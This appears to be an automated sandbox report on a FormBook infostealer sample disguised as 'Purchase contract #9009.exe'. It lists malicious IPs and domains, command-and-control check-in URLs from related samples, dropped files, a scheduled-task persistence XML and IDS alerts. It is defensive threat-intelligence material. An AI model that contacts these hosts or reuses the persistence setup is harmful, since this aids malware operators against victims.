URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
95.215.210.10	ascope.club	Russian Federation		49055	NEWIT-ASRU	true
209.99.40.222	www.mtsnurulislamsby.com	United States		40034	CONFLUENCE-NETWORK-INCVG	true
199.34.228.189	www.5fashionfix.net	United States		27647	WEEBLYUS	true
160.153.136.3	narrowpathwc.com	United States		21501	GODADDY-AMSDE	true
217.160.0.129	www.braun-mathematik.online	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
198.71.233.107	wintonplaceoh.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
34.102.136.180	teamtacozzzz.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458959
Start date:	03.08.2021
Start time:	22:56:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase contract #9009.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@11/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 64.5% (good quality ratio 59.1%) • Quality average: 71.8% • Quality standard deviation: 31.5%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:57:10	API Interceptor	1x Sleep call for process: Purchase contract #9009.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
95.215.210.10	E51BZ4gBRo.exe	Get hash	malicious	Browse	• www.cochez.club/dy8g/?b2J=M2y08b4guDc7ky1UfP9B2E9DVQMkOM+mjhyUMO8ZT8ajlM0broLEOhQJKgG+gbTLwEQu&B8=Lxo81F_8VVShwdt0
	pMbPS8nCm1.exe	Get hash	malicious	Browse	• www.cochez.club/dy8g/?i8PHMrf=M2y08b4guDc7ky1UfP9B2E9DVQMkOM+mjhyUMO8ZT8ajlM0broLEOhQJKgG+gbTLwEQu&5jLtOl=htxh
	QxnlprRUTx.exe	Get hash	malicious	Browse	• www.cochez.club/dy8g/?Jn=M2y08b4guDc7ky1UfP9B2E9DVQMkOM+mjhyUMO8ZT8ajlM0broLEOhQJKjmEwKzzqjxp&2dM8l=bXbDpfbx6FA04L
	quote.exe	Get hash	malicious	Browse	• www.oilepp.club/sgs8/?5joX=g/kFtZKPlgxqAQoU+wlNBUlJLf9Fcx+iYtqxvXVhE+9z/b8eYGNe36RCp3BFC2pgwHcV&D2M8=n6Aht2thEVdHtFzP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RzLiciIE0b.exe	Get hash	malicious	Browse	• www.cochez.club/dy8g/?cPwPC=GvDdgdCxmzC8AL&Jj8hf8=M2y08b4guDc7ky1UfP9B2E9DVQMkOM+mjhyUMO8ZT8ajlM0broLEOhQJKjmEwKzzqjxp
	letterhead.exe	Get hash	malicious	Browse	• www.rapurp.club/epms/?Cj30v=9rJhur7HoF7lOxC&x4uDfZgH=K5/mSQXSr23x/w/wVuTeR0A48OUt6lqKG3U9if3kYnbI39O8+SeWAMufgZ7J/RGM/FJB
	PO6543.exe	Get hash	malicious	Browse	• www.zirrema.club/arug/?kfLlf8=WePorOziRm3dT6K3hneQ6fmiCjwbDaqEtdfFV6ZB0ObBVUAf2E30+4A2y/BajiHRCQCm&Yf0=ybFLLTR8hZjhx2
	DH7v8T4xFa.exe	Get hash	malicious	Browse	• www.ouitum.club/nsag/?r6A=oyuKyynVjO0A9ce0TXUJOkg+PRrvkOYQG7y0ZxIeGgkEVxubI4D8c/ZpyjqbTZI03xFO&rVIDm=GBODAlxxjbuxRT
	ZTRADE0021.exe	Get hash	malicious	Browse	• www.deitey.club/i8rz/?9r4P-=1ysJ3lWopnxW9GefGIty5IYzVShJJI8DXw1o7bIqniwmmXQsizYOZMj1tVFT/eUIzFsn+AWcxA==&1bS=WHrpCdQ08
	q5oRsfy1vk.exe	Get hash	malicious	Browse	• www.leteva.club/w8en/?jrQDTX=t8bLyeK0DI5vLwV8yQwzQWSFYhc1yG8ON0Rl7Rqkh6Hs61Z4hvVeNgM7YBsF6F3Pp/Tj&K2JxgH=Exop8hRXRdA
	Sf6jgQc6Ww.exe	Get hash	malicious	Browse	• www.keboate.club/oean/?5j=UjPt&DvjTU=QSIVnL8HxXhFJqDnObQFTaTfjHXZPmA+lfnypz2XDw+CpSlLz9CtCX9/im7M/Rpd1AtY

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	btVnDhh5K7.exe	Get hash	malicious	Browse	• www.keboate.club/oean/?Tj=YvFHu&wxl=QSIVnL8HxXhFJqDnObQFTaTfjHXZPmA+Ifnypz2XDw+CpSlLz9CtCX9/im7M/Rpd1AtY
	bin.exe	Get hash	malicious	Browse	• www.codedad.club/oncs/?tXUd=WDabN1kLr0eeaEJi5hB0qY/SQqmTyVeMQxg3iiKOowrTZ05AQIKvczEBWaeH6gSgjhMc&2ddpC=ftxDHdNX
	Order No. BCM190282.exe	Get hash	malicious	Browse	• www.gourgio.club/w8en/?rvR86T=5YwAZxfr8BO/v8TT5gfgL0uEKqiEK71WcuoEStVUpKXrZ2OiCHsQMJK9T6jPO8wO+q3l&1bw=L6Ahp0_8jf-htd6p
	Shipping INVOICE-BL Shipment..exe	Get hash	malicious	Browse	• www.wastie.club/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=uH4Dxo5rCetYkfO7KLYRcfVECb5esRD5h1WtuccCG6pO/xNVWEKD01dxTzpIBP2UrYly
209.99.40.222	INVOICE_0002_PDF.exe	Get hash	malicious	Browse	• www.yael-b.com/usvr/?0Vz=yVSHShP8CfzHCf&8pU=PiwQ7eCDsJWmmwCdnP6zZErwcxFWf/MF3q4aA57rngKF+4ItgnznUXy9g8bKKoyU43rA
	Purchase Requirements.exe	Get hash	malicious	Browse	• www.mtsnurulislamsby.com/n8ba/?U8L=S2NOBXxegNI52ult/GTqJZ9TvZOj5eG5l/LBY5m0t3ElylZ3sbPSB2bMMu9PEwi6Op6+&oXTp_f=5joHJFap7tcH7lo
	PO_0008.exe	Get hash	malicious	Browse	• www.yael-b.com/usvr/?T4Vtm=PiwQ7eCDsJWmmwCdnP6zZErwcxFWf/MF3q4aA57rngKF+4ItgnznUXy9g8bgVYCU81jA&mD=3f2XLdWh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QVwfduoULs.exe	Get hash	malicious	Browse	• www.garimpeirastore.online/dy8g/?aZ5DJ=3szYxdmN3g9LlZJ9oaNx/fmdh4vT8Qvdc8S2iqnflPfTaEvN9U6Yp7jUqyOtE6znz6gy&1b=6lr072Bhwzrd32Ep
	csa customers.xlsx	Get hash	malicious	Browse	• www.setadragon.com/wufn/?dzrX=p6EPLUx9PmNtzUkclUYWey1/moK0HCihbvuUxAKosV5aIj7OYHg92fb4Cvqf03WTS6/0EA==&9r=2d6PJ
	0020072921_Swift_Payment_Details.xlsx	Get hash	malicious	Browse	• www.garimpeirastore.online/dy8g/?0hA=3szYxdmI3n9PlJFxqaNx/fmdh4vT8Qvdc8Km+p7ehvfSa1DL6ErU//bWpXiRfaHU871CAA==&b8Zt68=0br42jg
	gqdJ6f9axq.exe	Get hash	malicious	Browse	• www.setadragon.com/wufn/?f8TPbh=p6EPLUx4PhNpzEoQKUYWey1/moK0HCihbv2EtDWpo15blSXIfXxxgbj6BJqZsWObeMLVdwut8A==&mVEhB=4hPxHDz
	367006.exe	Get hash	malicious	Browse	• www.singlemomsurvival.com/dt9v/?UbUha=xYGvvYS17CdCwUYMiEclyoNgd0jql+1XZVRHmAAITzfujmT8VKrLqfSahxv3gtazQpNT&c4=rfYl5TFH3X
	i2Kzh5TEhc.exe	Get hash	malicious	Browse	• www.garimpeirastore.online/dy8g/?DlJ8lD=W0Dxi&k4=3szYxdmN3g9LlZJ9oaNx/fmdh4vT8Qvdc8S2iqnflPfTaEvN9U6Yp7jUqyOHbKDn34oy
	OpqhGKdDwO.exe	Get hash	malicious	Browse	• www.setadragon.com/wufn/?5jzlX=A6R8FpVPJ&k0DLuPK=p6EPLUx4PhNpzEoQKUYWey1/moK0HCihbv2EtDWpo15blSXIfXxgbj6BJmZ/GCYHcLD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	seBe6bgLTw.exe	Get hash	malicious	Browse	• www.garimpeirastore.online/dy8g/?d2JpRxHp=3szYxdmN3g9LlZJ9oaNx/fmdh4vT8Qvdc8S2iqnflPfTaEvN9U6Yp7jUqyOHbKDn34oy&-ZnLRX=u6ntf
	SEOCHANG INDUSTRY Co., Ltd..exe	Get hash	malicious	Browse	• www.roditelisvoi.online/bgr7/?wL0=4hOlNrPhrp6T&cBZPhxu=6Ko/XgGYXAeo/8yOE2wYL46XYV5c9Y6Ju2U13Dm5FozrOI4hN9QSlLLk9JER6C2xawL
	SEOCHANG INDUSTRY Co., Ltd..exe	Get hash	malicious	Browse	• www.roditelisvoi.online/bgr7/?3f=6Ko/XgGYXAeo/8yOE2wYL46XYV5c9Y6Ju2U13Dm5FozrOI4hN9QSlLLk9KfOkbSOv/ZM&m6i=5jodZxlxx
	0FKzNO1g3P.exe	Get hash	malicious	Browse	• www.garimpeirastore.online/dy8g/?8pWL=Wlch&rVW8M4=3szYxdmN3g9LlZJ9oaNx/fmdh4vT8Qvdc8S2iqnflPfTaEvN9U6Yp7jUqyOtE6znz6gy
	Fegvc0Wetr.exe	Get hash	malicious	Browse	• www.cai23668.com/nff/?kT6=Ulg8GPkP8Zgp&7nz0W=DntoxPay/eMtnfR+PUaxGVuhBTtBneyZnMLwlPiYoD+tw60pZuyc15yMSMXCb4EAnrJp
	5625F34DB586296794476E714CAEC94BD7FDA78622238.exe	Get hash	malicious	Browse	• younqone.com/jason/Panel/five/fre.php
	0m445A5H66.exe	Get hash	malicious	Browse	• www.cai23668.com/nff/?E6Ap=0DK8_4-Xijpdzt&fZzpL=DntoxPay/eMtnfR+PUaxGVuhBTtBneyZnMLwlPiYoD+tw60pZuyc15yMSMXoEl0AjpBp
	Shipping Doc578.exe	Get hash	malicious	Browse	• www.woollypop.com/ajsp/?hL0=V+vKKb+J5CIK/lO7A403npFK4Cm/TxapvlYHcNexse1mkU4D6ki0Bk07VmkP+OHKBYsyMCuOjQ==&Dxl0dz=0txXARu8O6

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice.exe	Get hash	malicious	Browse	• www.subshineholidaysuk.com/jogt/?6ly=7nG854s08pw&i8=4Nt8zC67SiavO9zRH4Mb18VYyMeCukDlhurrpFdUgLqrf4s4PX6fwl9bD3X4GHRAvV2q
	VM60VWPCVNQS5D.html	Get hash	malicious	Browse	• secure4509.voeglsangcorp.com/con/next.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.mtsnurulislamsby.com	Purchase Requirements.exe	Get hash	malicious	Browse	• 209.99.40.222
www.braun-mathematik.online	Purchase Requirements.exe	Get hash	malicious	Browse	• 217.160.0.129
	Purchase Requirements.exe	Get hash	malicious	Browse	• 217.160.0.129

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEEBLYUS	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 199.34.228.53
	Coved Facture.html	Get hash	malicious	Browse	• 74.115.50.109
	Payment_Advice.exe	Get hash	malicious	Browse	• 199.34.228.77
	DHL Shipping Notification-pdf.exe	Get hash	malicious	Browse	• 199.34.228.159
	arrrival notice.xlsx	Get hash	malicious	Browse	• 199.34.228.159
	Order600567.exe	Get hash	malicious	Browse	• 199.34.228.66
	NQBNpLezqZKv1P4.exe	Get hash	malicious	Browse	• 199.34.228.66
	PO_8356.pdf.exe	Get hash	malicious	Browse	• 199.34.228.79
	kxNrcrVHF8114F5.exe	Get hash	malicious	Browse	• 199.34.228.68
	mqeTuuuKUNtV692.exe	Get hash	malicious	Browse	• 199.34.228.164
	Y8rQSzIHgu.exe	Get hash	malicious	Browse	• 199.34.228.53
	MX-M502N_201145.exe	Get hash	malicious	Browse	• 199.34.228.67
	Invoice_634000.html	Get hash	malicious	Browse	• 74.115.50.109
	09288376455462_pdf.exe	Get hash	malicious	Browse	• 199.34.228.177
	WV Northern Community College.docx	Get hash	malicious	Browse	• 199.34.228.53
	WV Northern Community College.docx	Get hash	malicious	Browse	• 199.34.228.53
	000987654345XASD.exe	Get hash	malicious	Browse	• 199.34.228.67
	Prudential Investment Services.doc	Get hash	malicious	Browse	• 199.34.228.53
	Prudential Investment Services.doc	Get hash	malicious	Browse	• 199.34.228.54
	5.31.21.exe	Get hash	malicious	Browse	• 199.34.228.69
NEWIT-ASRU	E51BZ4gBRo.exe	Get hash	malicious	Browse	• 95.215.210.10
	pMbPS8nCm1.exe	Get hash	malicious	Browse	• 95.215.210.10
	QxnlprRUTx.exe	Get hash	malicious	Browse	• 95.215.210.10
	quote.exe	Get hash	malicious	Browse	• 95.215.210.10
	RzLicilE0b.exe	Get hash	malicious	Browse	• 95.215.210.10
	letterhead.exe	Get hash	malicious	Browse	• 95.215.210.10
	PO6543.exe	Get hash	malicious	Browse	• 95.215.210.10
	DH7v8T4xFa.exe	Get hash	malicious	Browse	• 95.215.210.10
	ZTRADE0021.exe	Get hash	malicious	Browse	• 95.215.210.10
	q5oRsfy1vk.exe	Get hash	malicious	Browse	• 95.215.210.10
	Sf6jgQc6Ww.exe	Get hash	malicious	Browse	• 95.215.210.10
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 95.215.210.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bin.exe	Get hash	malicious	Browse	• 95.215.210.10
	Order No. BCM190282.exe	Get hash	malicious	Browse	• 95.215.210.10
	Shipping INVOICE-BL Shipment..exe	Get hash	malicious	Browse	• 95.215.210.10
CONFLUENCE-NETWORK-INCVG	Payment_Advice.exe	Get hash	malicious	Browse	• 208.91.197.27
	INVOICE_0002_PDF.exe	Get hash	malicious	Browse	• 209.99.40.222
	Purchase Requirements.exe	Get hash	malicious	Browse	• 209.99.40.222
	SGKCM20217566748_Federighi Turkiye Oferta Term#U00e9k.exe	Get hash	malicious	Browse	• 208.91.197.39
	PO_0008.exe	Get hash	malicious	Browse	• 209.99.40.222
	QVwfduoULs.exe	Get hash	malicious	Browse	• 209.99.40.222
	csa customers.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	altnp3zI5hfg3Eg.exe	Get hash	malicious	Browse	• 204.11.56.48
	0020072921_Swift_Payment_Details.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	gqdJ6f9axq.exe	Get hash	malicious	Browse	• 209.99.40.222
	RFQ# 626669 .xlsx	Get hash	malicious	Browse	• 204.11.56.48
	Nsda7LTM1x.exe	Get hash	malicious	Browse	• 204.11.56.48
	367006.exe	Get hash	malicious	Browse	• 209.99.40.222
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 208.91.197.91
	i2Kzh5TEhc.exe	Get hash	malicious	Browse	• 209.99.40.222
	PURCHASE ORDER 72121.exe	Get hash	malicious	Browse	• 209.99.64.70
	MtYE4LZNQy.exe	Get hash	malicious	Browse	• 204.11.56.48
	Statement SKBMT 09818.jar	Get hash	malicious	Browse	• 204.11.56.48
	mal.exe	Get hash	malicious	Browse	• 209.99.64.55

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase contract #9009.exe.log

Process:	C:\Users\user\Desktop\Purchase contract #9009.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmpC4FD.tmp

Process:	C:\Users\user\Desktop\Purchase contract #9009.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1647
Entropy (8bit):	5.185166623696177

C:\Users\user\AppData\Local\Temp\tmpC4FD.tmp	
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGLctn:cbhK79lNQR/rydbz9I3YODOLNdq3d
MD5:	DBC6829B9589157749F36B1FBFB0C16A
SHA1:	349367F290361292984092C261B40AC8645295D8
SHA-256:	60313E8BE69B2E73836A15F6C3F83272451E6CD5CCD088CCCC7958B811D5B5A4
SHA-512:	F666239071ED7CB4E9E365CD02DF45E7915A9EE5871068A85997C547EE4D8517B0B56A73C6E2D3D907CE43C934B34AFA96225A7D842B2352485F00BAED89A5F
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\nzRFOjxWpomfsw.exe	
Process:	C:\Users\user\Desktop\Purchase contract #9009.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1374720
Entropy (8bit):	7.058380296596083
Encrypted:	false
SSDEEP:	24576:LqLjSezWFCtd3NYSXtTTlQvTuZlZcjOsZ3OQ:YjpwCt3VtTGdrO
MD5:	ACFF75235867DD82B2679B4AFD3AD525
SHA1:	072839587FC2C193AFD5963C467502BE89815C2A
SHA-256:	84F6BEEECFC24544DF0A59C7B7F0961C44D835F95F23289DAC5730DECC2D4957
SHA-512:	FFE192E1FF46DAE3444CAB30721B6D9C7A64374ED2F6356E3033DCABCBE55614E020BB11A20A188CF7B12616608E3F247FBB6BB43C970B17D6703C019A86646
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Q.a.....P.....#... ...@....@.. .....`.....@.....".O....@.....@..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....@.....@..B....."....H.....L....8.....M.....F.....(....*&..(....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r%..p~....o-...(.....t$....+..*Vs....(/...t.....*..(0...*.0.....

C:\Users\user\AppData\Roaming\nzRFOjxWpomfsw.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Purchase contract #9009.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.058380296596083

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Purchase contract #9009.exe
File size:	1374720
MD5:	acff75235867dd82b2679b4afd3ad525
SHA1:	072839587fc2c193afd5963c467502be89815c2a
SHA256:	84f6beeecfc24544df0a59c7b7f0961c44d835f95f23289dac5730decc2d4957
SHA512:	ffe192e1ff46dae3444cab30721b6d9c7a64374ed2f6356e3033dcabcbe55614e020bb11a20a188cf7b12616608e3f247fbb6bb43c970b17d6703c019a866463
SSDEEP:	24576:LqLjSezWFCtd3NYSXtTTlQvTuZlZcjOsZ3OQ:YjpwCt3VtTGdrO
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Q.a.....P.....#... ...@....@.. .....`.....@.....

File Icon

Icon Hash:	f0c2a07179b396e8

Static PE Info

General

Entrypoint:	0x512316
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x610951BE [Tue Aug 3 14:25:02 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x11031c	0x110400	False	0.615119590794	data	6.97011388032	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x114000	0x3f080	0x3f200	False	0.744001392327	data	7.06520679003	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x154000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-22:58:13.679682	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.4	160.153.136.3
08/03/21-22:58:13.679682	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.4	160.153.136.3
08/03/21-22:58:13.679682	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.4	160.153.136.3
08/03/21-22:58:24.895253	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	34.102.136.180	192.168.2.4
08/03/21-22:58:35.005968	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	34.102.136.180
08/03/21-22:58:35.005968	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	34.102.136.180
08/03/21-22:58:35.005968	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	34.102.136.180
08/03/21-22:58:35.119534	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.4
08/03/21-22:58:40.275066	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	95.215.210.10
08/03/21-22:58:40.275066	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	95.215.210.10
08/03/21-22:58:40.275066	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	95.215.210.10
08/03/21-22:58:45.724737	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	199.34.228.189
08/03/21-22:58:45.724737	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	199.34.228.189
08/03/21-22:58:45.724737	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	199.34.228.189

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:58:13.596266985 CEST	192.168.2.4	8.8.8.8	0xd725	Standard query (0)	www.narrowpathwc.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:18.726607084 CEST	192.168.2.4	8.8.8.8	0xbe4a	Standard query (0)	www.braun-mathematik.online	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:24.663558960 CEST	192.168.2.4	8.8.8.8	0x1b08	Standard query (0)	www.lifestylebykendra.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:34.945233107 CEST	192.168.2.4	8.8.8.8	0xeb5a	Standard query (0)	www.teamtacozzzz.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:40.129602909 CEST	192.168.2.4	8.8.8.8	0x7034	Standard query (0)	www.ascope.club	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:45.406763077 CEST	192.168.2.4	8.8.8.8	0xa438	Standard query (0)	www.5fashionfix.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:51.068439960 CEST	192.168.2.4	8.8.8.8	0x1acf	Standard query (0)	www.mtsnurulislamsby.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:56.819432974 CEST	192.168.2.4	8.8.8.8	0xa58b	Standard query (0)	www.cypios.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:59:01.888334036 CEST	192.168.2.4	8.8.8.8	0x959f	Standard query (0)	www.wintonplaceoh.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:07.162071943 CEST	192.168.2.4	8.8.8.8	0x42cb	Standard query (0)	www.ominvestment.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:12.713824987 CEST	192.168.2.4	8.8.8.8	0x9919	Standard query (0)	www.backtothesimplethings.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:58:13.642642975 CEST	8.8.8.8	192.168.2.4	0xd725	No error (0)	www.narrowpathwc.com	narrowpathwc.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:58:13.642642975 CEST	8.8.8.8	192.168.2.4	0xd725	No error (0)	narrowpathwc.com		160.153.136.3	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:18.765275955 CEST	8.8.8.8	192.168.2.4	0xbe4a	No error (0)	www.braun-mathematik.online		217.160.0.129	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:24.712186098 CEST	8.8.8.8	192.168.2.4	0x1b08	No error (0)	www.lifestylebykendra.com	lifestylebykendra.com		CNAME (Canonical name)	IN (0x0001)
